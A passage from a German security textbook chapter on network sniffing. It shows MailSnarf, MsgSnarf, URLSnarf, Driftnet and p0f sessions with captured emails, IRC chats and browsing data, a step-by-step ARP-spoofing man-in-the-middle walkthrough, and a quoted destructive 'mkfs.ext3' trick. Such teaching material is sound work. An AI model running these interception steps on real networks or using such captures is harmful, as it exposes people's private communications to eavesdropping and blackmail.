Date: Thu,  4 Feb 2010 20:01:13 GMT
From: Media Markt Newsletter mschmidt@disconnect.de
To: mschmidt@disconnect.de
Subject: =?ISO-8859-
1?Q?Agenda_Pr=E4mie:_Bis_zu_200_Euro_Geschenkkarte_beim_Kauf_eines_Neuger=E
4tes._?=
X-Mailer: Agnitas EMM 6.3
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="-==AGNITASOUTER164240059B2900FE42=="

This is a multi-part message in MIME format.

---==AGNITASOUTER164240029B2900FE42==
Content-Type: text/plain; charset="ISO-8859-1"
Content-Transfer-Encoding: quoted-printable

Guten Tag!

Die Media Markt Agenda Pr=E4mie: Bis zu 200 Euro Geschenkkarte beim
Kauf eines Neuger=E4tes!

Alle Infos:
http://news.mediamarkt.de/r.html?uid=3D7w.1e82.rc4j.4sshh.sg3fq98wlt

------------------------------------------------------------------

Sie haben Fragen zu Produkten oder einem Media Markt in Ihrer N=E4he?
Wenden Sie sich einfach per E-Mail an unseren Kundenservice:
kontakt@mediamarkt.de

Falls Sie diesen Newsletter k=FCnftig nicht mehr erhalten m=F6chten,
k=F6nnen Sie sich hier selbstverst=E4ndlich ganz einfach wieder abmelden:
http://news.mediamarkt.de/r.html?uid=3D7w.1e83.rc4j.4sshg.xpjzcp9olh
```

```
Impressum:
http://news.mediamarkt.de/r.html?uid=3D9w.1e82.rc4j.4sshk.7u2adthr4g
---==AGNITASOUTER164240059B2900FE42==
Content-Type: text/html; charset="ISO-8859-1"
Content-Transfer-Encoding: quoted-printable

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">

<html>
<head>
        <meta http-equiv=3D"content-type" content=3D"text/html;
charset=3Diso-88=
59-1">
        <title>Media Markt Newsletter</title>
</head>

<body bgcolor=3D"#df0000" style=3D"background-color:#df0000;">

<div align=3D"center" bgcolor=3D"#df0000" style=3D"background-color:#df00=
00;">
<table width=3D"612" cellspacing=3D"0" cellpadding=3D"0" border=3D"0" bgc=
olor=3D"#df0000" style=3D"background-color:#df0000;">
<tr bgcolor=3D"#df0000" style=3D"background-color:#df0000;">
        <td align=3D"center" style=3D"color: #fff; font: 11px/11px Arial,
Helvet=ica, sans-serif;">                <br>
(. ..)
^C
root@discordia:~#
```

Mit MailSnarf lassen sich problemlos E-Mails aus dem Netzwerkverkehr fischen. Das Elegante hierbei ist im Vergleich zur soeben angedachten Abholung der Mails mittels mitgeschnittener POP3-Nutzerdaten, dass MailSnarf unauffällig arbeitet und keine Spuren hinterlässt.

MsgSnarf

Mit MsgSnarf fokussieren wir uns auf das Mitlesen von Sitzungen diverser Chat- und Instant-Messaging-Programme wie IRC, AOL Instant Messenger, ICQ 2000, MSN Messenger und dem Yahoo Messenger. Hier der Gesprächsverlauf einer erfassten IRC-Sitzung:

```
root@discordia:~# msgsnarf -i eth0
msgsnarf: listening on eth0
Feb  4 12:46:48 IRC *** AGENTBLUEZ (~AGENTBLUE@dslc-082-083-185-
123.pools.arcor-ip.net) has joined channel #Beginner
Feb  4 12:46:49 IRC ClanBot-04 > AGENTBLUEZ: 12Rules for Our channel are
Respect Users & Operators , No Discussion Over Politics, No Religious
Discussion, No Discussion Over Hacking & Cracking, No Harrasement, No
Flooding, No Spamming, and Most Important No Advertisement.
Feb  4 12:46:49 IRC ClanBot-04 > AGENTBLUEZ: 4Welcome To #Beginner If you
think you have been treated unfair or kicked & banned for wrong reason then
just leave us an email (With logs) at malikasifakram@hotmail.com and we
will get back to you ASAP......Team #beginner
Feb  4 12:47:11 IRC *** AGENTBLUEZ (~AGENTBLUE@dslc-082-083-173-
118.pools.arcor-ip.net) has joined channel #wirtschaft
Feb  4 12:47:18 IRC *** AGENTBLUEZ (~AGENTBLUE@dslc-082-083-173-
118.pools.arcor-ip.net) has joined channel #wow
Feb  4 12:48:43 IRC *** Signoff: Dezzimal (Quit)
Feb  4 12:48:50 IRC ernie > AGENTBLUEZ: hi there
Feb  4 12:49:00 IRC ernie > AGENTBLUEZ: how are you doing today?
Feb  4 12:49:26 IRC ernie > AGENTBLUEZ: hello
Feb  4 12:49:30 IRC ernie > AGENTBLUEZ: do you wanna chat?
Feb  4 12:49:52 IRC ernie > AGENTBLUEZ: 14agentbluez
Feb  4 12:50:15 IRC AGENTBLUEZ > ernie: nope. thanks. no time
Feb  4 12:50:33 IRC *** AGENTBLUEZ (~AGENTBLUE@dslc-082-083-173-
118.pools.arcor-ip.net) has joined channel #bondage
Feb  4 12:50:50 IRC ernie > AGENTBLUEZ: i c
Feb  4 12:51:08 IRC *** AGENTBLUEZ (~AGENTBLUE@dslc-082-083-173-
118.pools.arcor-ip.net) has joined channel #TeenZone
Feb  4 12:51:09 IRC *** OpServ (OpServ@Services.GameSurge.net) has joined
channel #TeenZone
Feb  4 12:52:53 IRC *** tuesday121 (~evate11@92.98.89.132) has joined
channel #Beginner
Feb  4 12:53:05 IRC AbjectSOB > AGENTBLUEZ: VERSION
Feb  4 12:58:40 IRC *** Signoff: tuesday121 (Quit)
Feb  4 12:58:51 IRC *** Male38m (~Tth@ner-as16046.alshamil.net.ae) has
joined channel #Beginner
Feb  4 13:01:59 IRC *** So (~aleksanda@85.30.107.202) has joined channel
#Beginner
Feb  4 13:03:47 IRC *** irum (ey@202.154.231.214) has joined channel
#Beginner
Feb  4 13:03:55 IRC mustafaaa > AGENTBLUEZ: hi
Feb  4 13:05:50 IRC *** irum (ey@202.154.231.214) has joined channel
#Beginner
Feb  4 13:07:40 IRC *** Signoff: irum (Quit)
Feb  4 13:08:14 IRC *** Signoff: mustafaaa (Quit)
Feb  4 13:08:36 IRC *** sam (~samir83@41.105.110.225) has joined channel
#Beginner
```

```
Feb  4 13:11:00 IRC *** Signoff: Sim (Ping timeout)
Feb  4 13:11:09 IRC *** casper (~blablabla@164.58.28.34) has joined channel
#Beginner
Feb  4 13:11:17 IRC *** goodman (~espace34@41.92.63.234) has joined channel
#Beginner
Feb  4 13:11:40 IRC *** Signoff: sam (Quit)
Feb  4 13:14:12 IRC *** Gabriel (Gabriel@Rufus.user.gamesurge) has joined
channel #Beginner
Feb  4 13:14:30 IRC *** carlosivan_25 (~carlosiva@190.129.102.5) has joined
channel #Beginner
Feb  4 13:14:39 IRC carlosivan_25 > #Beginner: holas
Feb  4 13:14:48 IRC *** budibel (budi@79.118.113.244) has joined channel
#Beginner
Feb  4 13:15:20 IRC casper > #Beginner: wat?
Feb  4 13:15:22 IRC *** Dezzimal (~queue@207-118-162-
195.dyn.centurytel.net) has joined channel #wow
Feb  4 13:20:28 IRC *** Signoff: casper (Quit)
Feb  4 13:23:45 IRC *** Signoff: Arman (Quit)
Feb  4 13:24:41 IRC *** AGENTBLUEZ (~AGENTBLUE@dslc-082-083-173-
118.pools.arcor-ip.net) has joined channel #CounterStrike
Feb  4 13:24:53 IRC *** AGENTBLUEZ (~AGENTBLUE@dslc-082-083-173-
118.pools.arcor-ip.net) has joined channel #counter-strike
Feb  4 13:24:59 IRC AGENTBLUEZ > #counter-strike: !note
^C
root@discordia:~#
```

MsgSnarf liefert uns eine mit hoher Wahrscheinlichkeit während der Arbeitszeit untersagte und möglicherweise delikate Chat-Sitzung, an deren Veröffentlichung der Benutzer *AGENTBLUEZ* nicht sonderlich interessiert sein dürfte. Ein Krimineller könnte diese Vorlieben für eine Erpressung missbrauchen.

Eine nicht zu unterschätzende Gefahr bei der Suche nach Lösungsvorschlägen durch IRC und Newsgroups besteht darin, dass hierbei oftmals verwertbare Informationen über sicherheitsrelevante Schwächen kundgetan werden. Wer beim Chat oder in Newsgroups unter Verwendung seiner offiziellen Kontaktdaten über Herausforderungen bei der Konfiguration von Routern berichtet und dabei erwähnt, dass derzeit sämtliche Gerätschaften mit Default-Kennwörtern betrieben werden, braucht sich über ein gesteigertes Interesse seitens potenzieller Eindringe nicht zu wundern.

Ein hohes Risiko stellen auch »hilfsbereite« Leute aus dem Chat dar, die dem frustrierten Administrator angeblich wertvolle Tipps zur Konfiguration eines Systems liefern, diesen durch Social Engineering jedoch dazu bringen, sich selbst ein Bein zu stellen. Beispiel: Frage von ALICE: »Wie prüfe ich das Filesystem meiner Partition */dev/sda1* auf Dateisystemfehler?« – Antwort von EVE: »Das geht einfach. Mach mal *mkfs.ext3 /dev/sda1*« – AUA!

URLSnarf

URLSnarf, ein weiterer Bestandteil der DSniff-Suite, erfasst aufgerufene URLs des HTTP-Verkehrs und ermöglicht somit dem Netzwerkforscher eine lückenlose Kontrolle der besuchten Webseiten. URLSnarf bereitet die erfassten Daten im CLF-Format auf, welches nachträglich mittels Logfile-Analyzer-Programmen verarbeiten werden kann (z. B. über den Webalizer). Die durch URLSnarf gewonnenen Logfiles sehen aus wie folgt:

```
root@discordia:~# urlsnarf -i eth0
192.168.1.217 - - [04/Feb/2010:11:50:03 +0100] "GET
http://avgtechnologies.112.2o7.net/b/ss/avgcorporatepublicww/1/H.17/s896381
35944740?AQB=1&ndh=1&t=4/1/2010%2020%3A49%3A39%204%20-60&ce=UTF-
8&ns=avgtechnologies&pageName=http%3A//static.avg.com/program-
update/de.perform-program-update.html&g=http%3A//static.avg.com/program-
update/de.perform-program-
update.html&server=static.avg.com&events=event23&c6=DE&v6=DE&c8=DE-
DE&c14=DE&c15=DE-DE&v22=http%3A//static.avg.com/program-update/de.perform-
program-update.html&v23=DE&c24=Direct%20Load&v24=DE-DE&v30=popup-
campaign_perform-program-
update_de&s=1024x768&c=32&j=1.5&v=Y&k=Y&bw=604&bh=347&ct=lan&hp=N&AQE=1
HTTP/1.1" - - "http://static.avg.com/program-update/de.perform-program-
update.html" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)"
192.168.1.229 - - [04/Feb/2010:11:50:08 +0100] "GET
http://intranet.discordiawerke.de/ HTTP/1.1" - - "-" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.1)"
192.168.1.10 - - [04/Feb/2010:11:50:13 +0100] "GET http://www.heise.de/
HTTP/1.1" - - "-" " Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
SV1)"
192.168.1.10 - - [04/Feb/2010:11:50:13 +0100] "GET
http://www.heise.de/newsticker/foren/S-Regiert-sein-das-heisst/forum-
141674/msg-15333344/read/ HTTP/1.1" - - "-" " Mozilla/4.0 (compatible; MSIE
6.0; Windows NT 5.1; SV1)"
192.168.1.225 - - [04/Feb/2010:11:50:39 +0100] "GET http://www.google-
analytics.com/__utm.gif?utmwv=4.6.5&utmn=2078575665&utmhn=www.neue-
oz.de&utmcs=UTF-8&utmsr=1680x1050&utmsc=32-
bit&utmul=de&utmje=1&utmfl=10.0%20r42&utmdt=Neue%20OZ%20online%3A%20Wetterv
orhersage&utmhid=1569623518&utmr=0&utmp=%2Fwetter%2Findex.html&utmac=UA-
1717260-
1&utmcc=__utma%3D30859936.1451443311066144800.1250512488.1265296761.1265311
913.34%3B%2B__utmz%3D30859936.1250586798.3.3.utmcsr%3Dgoogle%7Cutmccn%3D(or
ganic)%7Cutmcmd%3Dorganic%7Cutmctr%3DNeue%2520oz%3B HTTP/1.1" - -
"http://www.neue-oz.de/wetter/index.html" " Mozilla/4.0 (compatible; MSIE
6.0; Windows NT 5.1; SV1)"
192.168.1.225 - - [04/Feb/2010:11:50:39 +0100] "GET http://www.neue-
oz.de/wetter/_images/07.gif HTTP/1.1" - - "http://www.neue-
oz.de/wetter/index.html" " Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1; SV1)"
```

```
192.168.1.217 - - [04/Feb/2010:11:50:52 +0100] "GET
http://watson.microsoft.com/StageOne/avgnsx_exe/8_5_0_316/ntdll_dll/5_1_260
0_5512/00011746.htm?OS=5.1.2600.2.00010100.3.0&lcid=1031 HTTP/1.1" - - "-"
"MSDW"
192.168.1.229 - - [04/Feb/2010:12:08:06 +0100] "GET
http://www.tagesschau.de/xml/rss2 HTTP/1.1" - - "-" " Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; SV1)"
192.168.1.222 - - [04/Feb/2010:12:10:00 +0100] "GET
http://www.google.de/coop/cse/brand?form=cse-search-box&lang=de HTTP/1.1" -
- "http://www.thunderbird-mail.de/wiki/Hauptseite" " Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; SV1)"
192.168.1.217 - - [04/Feb/2010:12:31:39 +0100] "GET
http://watson.microsoft.com/StageOne/avgnsx_exe/8_5_0_316/ntdll_dll/5_1_260
0_5512/00011746.htm?OS=5.1.2600.2.00010100.3.0&lcid=1031 HTTP/1.1" - - "-"
"MSDW"
192.168.1.211 - - [04/Feb/2010:12:31:55 +0100] "GET
http://de.www.mozilla.com/de/thunderbird/2.0.0.14/start/ HTTP/1.1" - - "-"
"Mozilla/5.0 (Windows; U; Windows NT 5.1; de; rv:1.8.1.14) Gecko/20080421
Thunderbird/2.0.0.14"
192.168.1.229 - - [04/Feb/2010:12:38:50 +0100] "GET
http://www.spiegel.de/static/sys/v9/icons/ic_bullet_unispiegel.gif
HTTP/1.1" - - "http://www.spiegel.de/layout/css/http/style-V2-3-4.css" "
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)"
192.168.1.211 - - [04/Feb/2010:13:01:56 +0100] "GET http://ftp-stud.hs-
esslingen.de/pub/Mirrors/ftp.mozilla.org/pub//thunderbird/releases/2.0.0.23
/update/win32/de/thunderbird-2.0.0.23.complete.mar HTTP/1.1" - - "-"
"Mozilla/5.0 (Windows; U; Windows NT 5.1; de; rv:1.8.1.14) Gecko/20080421
Thunderbird/2.0.0.14"
192.168.1.212 - - [04/Feb/2010:13:31:55 +0100] "GET
http://mozilla2.snt.utwente.nl//firefox/releases/3.5.7/update/win32/de/fire
fox-3.5.7.complete.mar HTTP/1.1" - - "-" "Mozilla/5.0 (Windows; U; Windows
NT 5.1; de; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5"
^C
root@discordia:~#
```

Die Kenntnis über die Web-Vorlieben der Benutzer und den im Einsatz befindlichen Webbrowser (erkennbar an dem User-Agent) bringt einen böswilligen Netzwerkforscher in Besitz einer mächtigen Waffe: Die mittels URLSnarf gewonnene Erkenntnis hilft beispielsweise dann, wenn es in einem späteren Schritt darum gehen soll, das Opfer gezielt auf eine manipulierte Website zu lenken, um ihm dann über eine mögliche Schwäche des Internet-Browsers einen Schädling zuzustellen (vgl. hierzu das Kapitel »Malware-Attacke aus dem Internet«).

18.3.5 Driftnet

Bei dem bereits im WLAN-Kapitel kurz vorgestellten Driftnet handelt es sich um ein Tool, das den Netzwerkverkehr abhört und alle übertragenen Bilder bequem auf dem Rechner des Angreifers anzeigt. In WG-Netzen, in denen erfahrungsgemäß viel pr0n[200] übertragen wird, ist diese Slideshow der ganz besonderen Art jedoch um ein Vielfaches deliziöser als in Unternehmensnetzen. Ein Start des Programms liefert ein Ergebnis wie das folgende:

```
root@discordia:~# driftnet
root@discordia:~#
```




Bild 18.16: Eine Slideshow der ganz besonderen Art dank Driftnet

18.3.6 P0f

Der Sniffer P0f ermittelt durch eine passive Analyse von TCP/IP-Paketen die im Netzwerk verwendeten Betriebssysteme. Bislang können wir nur darüber spekulieren, welche Rechner im fremden Netzwerk betrieben werden (z. B. über die verwendeten Protokolle und Dienste): P0f bringt uns eine gewisse Klarheit.

[200] http://en.wikipedia.org/wiki/Leet

```
root@discordia:~# p0f -i eth0
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns wstearns@pobox.com
p0f: listening (SYN) on 'eth0', 262 sigs (14 generic, cksum 0F1F5CA2),
rule: 'all'.
192.168.2.100:60784 - Linux 2.6 (newer, 2) (up: 2476 hrs)
  -> 192.168.1.100:3551 (distance 1, link: ethernet/modem)
192.168.1.100:59579 - Linux 2.6 (newer, 3) (up: 148 hrs)
  -> 81.169.145.136:110 (distance 0, link: ethernet/modem)
192.168.1.55:1073 - Linux 2.6, seldom 2.4 (older, 4) (up: 18 hrs)
  -> 192.168.1.100:445 (distance 0, link: ethernet/modem)
192.168.1.225:1279 - Windows 2000 SP4, XP SP1+
  -> 192.168.1.100:139 (distance 0, link: ethernet/modem)
192.168.1.217:1034 - Windows 2000 SP4, XP SP1+
  -> 92.122.212.138:80 (distance 0, link: ethernet/modem)
192.168.1.10:1471 - Windows 2000 SP4, XP SP1+
  -> 63.245.209.58:80 (distance 0, link: ethernet/modem)
192.168.1.10:1474 - Windows 2000 SP4, XP SP1+
  -> 193.99.144.85:80 (distance 0, link: ethernet/modem)
192.168.1.225:1282 - Windows 2000 SP4, XP SP1+
  -> 85.183.249.137:80 (distance 0, link: ethernet/modem)
192.168.1.217:1042 - Windows 2000 SP4, XP SP1+
  -> 192.168.1.229:5900 (distance 0, link: ethernet/modem)
192.168.2.100:46922 - Linux 2.6 (newer, 2) (up: 2476 hrs)
  -> 192.168.1.100:3551 (distance 1, link: ethernet/modem)
192.168.1.100:45292 - Linux 2.6 (newer, 3) (up: 148 hrs)
  -> 81.169.145.136:110 (distance 0, link: ethernet/modem)
192.168.1.10:2403 - Windows 2000 SP4, XP SP1+
  -> 92.123.68.11:80 (distance 0, link: ethernet/modem)
192.168.1.241:1127 - Windows 2000 SP2+, XP SP1+ (seldom 98)
  -> 192.168.1.100:8333 (distance 1, link: unknown-1376)
192.168.1.222:1267 - Windows 2000 SP4, XP SP1+
  -> 74.125.39.103:80 (distance 0, link: ethernet/modem)
192.168.1.100:49821 - Linux 2.6 (newer, 3) (up: 149 hrs)
  -> 81.169.145.136:110 (distance 0, link: ethernet/modem)
192.168.1.229:1845 - Windows XP SP1+, 2000 SP3
  -> 93.184.220.20:80 (distance 0, link: ethernet/modem)
^C
+++ Exiting on signal 2 +++
[+] Average packet ratio: 17.00 per minute.

root@discordia:~#
```

P0f kann darüber hinaus PCAP-Data-Files einlesen, die beispielsweise mit Wireshark oder Tcpdump (*tcpdump -w <output>*) erstellt wurden. Über diesen Weg können wir auch nachträglich eine Analyse des Netzwerkverkehrs durchführen, wie folgender Programmaufruf verdeutlicht:

```
root@discordia:/home/hax00r# ls -l
insgesamt 712440
-rw-r--r-- 1 hax00r hax00r 728821760 15. Jan 2010  tcpdump_pcap.log
root@discordia:/home/hax00r# p0f -s tcpdump_pcap.log
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns wstearns@pobox.com
p0f: listening (SYN) on 'tcpdump_pcap.log', 262 sigs (14 generic, cksum
0F1F5CA2), rule: 'all'.
192.168.2.100:60784 - Linux 2.6 (newer, 2) (up: 2476 hrs)
  -> 192.168.1.100:3551 (distance 1, link: ethernet/modem)
192.168.1.100:59579 - Linux 2.6 (newer, 3) (up: 148 hrs)
  -> 81.169.145.136:110 (distance 0, link: ethernet/modem)
192.168.1.55:1073 - Linux 2.6, seldom 2.4 (older, 4) (up: 18 hrs)
  -> 192.168.1.100:445 (distance 0, link: ethernet/modem)
192.168.1.225:1279 - Windows 2000 SP4, XP SP1+
  -> 192.168.1.100:139 (distance 0, link: ethernet/modem)
192.168.1.217:1034 - Windows 2000 SP4, XP SP1+
  -> 92.122.212.138:80 (distance 0, link: ethernet/modem)
192.168.1.10:1471 - Windows 2000 SP4, XP SP1+
  -> 63.245.209.58:80 (distance 0, link: ethernet/modem)
192.168.1.10:1474 - Windows 2000 SP4, XP SP1+
  -> 193.99.144.85:80 (distance 0, link: ethernet/modem)
192.168.1.225:1282 - Windows 2000 SP4, XP SP1+
  -> 85.183.249.137:80 (distance 0, link: ethernet/modem)
192.168.1.217:1042 - Windows 2000 SP4, XP SP1+
  -> 192.168.1.229:5900 (distance 0, link: ethernet/modem)
192.168.2.100:46922 - Linux 2.6 (newer, 2) (up: 2476 hrs)
  -> 192.168.1.100:3551 (distance 1, link: ethernet/modem)
192.168.1.100:45292 - Linux 2.6 (newer, 3) (up: 148 hrs)
  -> 81.169.145.136:110 (distance 0, link: ethernet/modem)
192.168.1.10:2403 - Windows 2000 SP4, XP SP1+
  -> 92.123.68.11:80 (distance 0, link: ethernet/modem)
192.168.1.241:1127 - Windows 2000 SP2+, XP SP1+ (seldom 98)
  -> 192.168.1.100:8333 (distance 1, link: unknown-1376)
192.168.1.222:1267 - Windows 2000 SP4, XP SP1+
  -> 74.125.39.103:80 (distance 0, link: ethernet/modem)
192.168.1.100:49821 - Linux 2.6 (newer, 3) (up: 149 hrs)
  -> 81.169.145.136:110 (distance 0, link: ethernet/modem)
192.168.1.229:1845 - Windows XP SP1+, 2000 SP3
  -> 93.184.220.20:80 (distance 0, link: ethernet/modem)
[+] End of input file.
root@discordia:/home/hax00r#
```

P0f liefert einen weiteren Meilenstein: Zum ersten Mal nehmen die im Netzwerk befindlichen Betriebssysteme konkrete Gestalt an (zu entdecken sind sowohl Clients mit Windows 2000 SP2/SP4, Windows XP als auch Linux-Rechner mit Kernel 2.6) und ermöglichen uns somit eine weitere Fokussierung.

18.3.7 ARPSpoof

Obwohl wir ARPSpoof (ein weiterer Bestandteil der DSniff-Suite) bislang noch nicht vorgestellt hatten, ist es doch beim Sniffing unser ständiger Begleiter.

Der Grund dafür ist die Tatsache, dass die »ordinären« Netzwerk-Knoten in Form von Hubs binnen der letzten Jahre fast vollständig von Switches verdrängt wurden. Landet der Forscher nämlich in einem Netzwerk, welches nicht über Hubs, sondern über Switches gekoppelt ist, fallen beim Sniffing keinerlei Daten ab – sehr zum Bedauern eines Datensammlers. Dieser Umstand liegt darin begründet, dass ein Hub die Netzwerkanfragen an alle angeschlossenen Teilnehmer weiterleitet, ein Switch jedoch eine dezidierte logische Verbindung zwischen zwei Netzwerkteilnehmern aufbaut. Durch die Switching-Technik werden ausschließlich Datenpakete an den jeweiligen Rechner versandt, die an den Rechner speziell oder über einen Broadcast an alle Rechner adressiert sind. Das bedeutet im Klartext: Wenn Teilnehmer Alice und Bob miteinander sprechen, wird Eve grundsätzlich ignoriert – was das Abhören von Nachrichten natürlich ungemein erschwert. Müssen wir als Netzwerkforscher nun die Flinte ins Korn werfen und Trübsal darüber blasen, in einer geswitchten Umgebung ausgesperrt zu sein? Nein, mit Sicherheit nicht. Bei einem Switch gestaltet sich unser Vorhaben nur ein wenig anspruchsvoller, frei nach dem Motto von J.L. Picard: »Je schwieriger die Aufgabe, desto größer der Erfolg«.

Das soeben angesprochene ARPSpoof gehört nämlich zu den Werkzeugen, die den Nachrichtenverkehr gezielt umlenken können, beispielsweise auf den Rechner des Angreifers, also auf unseren.

Für unser Beispiel setzen wir auf ARP-Spoofing: Wir injizieren gefälschte ARP-Pakete in das Netzwerk, um den Datenverkehr zwischen den Hosts zu manipulieren und in Form einer Man-in-the-Middle-Attack auf unseren Rechner umzuleiten. Durch ARP-Spoofing wird somit der ursprünglich für den Gateway bestimmte Netzwerkverkehr vorerst über unseren Rechner geschleust, bevor wir die Netzwerkpakete der eigentlichen Bestimmung, nämlich wieder dem Gateway zuführen. Diese kleine Extrarunde ermöglicht es, den gesamten Traffic, der eigentlich an den Gateway gehen soll, über unseren Rechner zu leiten. Das Schöne bei der Sache ist, dass wir die Daten frei Haus erhalten und mit den soeben vorgestellten Sniffer-Programmen die für uns wertvollen Inhalte wie durch ein Schleppnetz, das in eine Schleuse gespannt ist, abgreifen können.

Der Einsatz von ARPSpoof verläuft dreistufig:

1. Kurze Kontaktaufnahme mit dem Ziel durch ICMP:

```
root@discordia:~# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.638 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=0.611 ms
^C
--- 192.168.1.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.611/0.624/0.638/0.028 ms
root@discordia:~#
```

2. Aktivierung von IP-Forwarding auf unserem PC (alternativ dazu bietet sich auch das NIDS-Toolkit *Fragrouter*[201] an):

```
root@discordia:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@discordia:~# cat /proc/sys/net/ipv4/ip_forward
1
root@discordia:~#
```

3. Start von ARPSpoof (bei der IP-Adresse *192.168.1.1* handelt es sich um das Gateway):

```
root@discordia:~# arpspoof -i eth0 192.168.1.1
0:21:86:58:f0:ce ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
(...)
```

[201] http://www.securityfocus.com/tools/176

Wenn der Netzforscher es im Gegensatz zum vorigem Beispiel nicht auf das gesamte Netzwerk, sondern lediglich auf einen Client (z. B. auf *192.168.1.10)* abgesehen hat, gestaltet sich der Aufruf von ARPSpoof wie folgt:

1. Kurze Kontaktaufnahme mit den Zielen durch ICMP:

```
root@discordia:~# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.638 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=0.611 ms
^C
--- 192.168.1.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.611/0.624/0.638/0.028 ms
root@discordia:~# ping 192.168.1.10
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=128 time=0.299 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=128 time=0.504 ms
^C
--- 192.168.1.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.299/0.401/0.504/0.104 ms
root@discordia:~#
```

2. Aktivierung von IP-Forwarding auf unserem PC:

```
root@discordia:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@discordia:~# cat /proc/sys/net/ipv4/ip_forward
1
root@discordia:~#
```

3. Start von ARPSpoof:

```
root@discordia:~# arpspoof -i eth0 -t 192.168.1.10 192.168.1.1
0:21:86:58:f0:ce 0:17:31:78:81:c7 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce 0:17:31:78:81:c7 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce 0:17:31:78:81:c7 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce 0:17:31:78:81:c7 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce 0:17:31:78:81:c7 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce 0:17:31:78:81:c7 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
```

```
0:21:86:58:f0:ce 0:17:31:78:81:c7 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce 0:17:31:78:81:c7 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce 0:17:31:78:81:c7 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
(...)
```

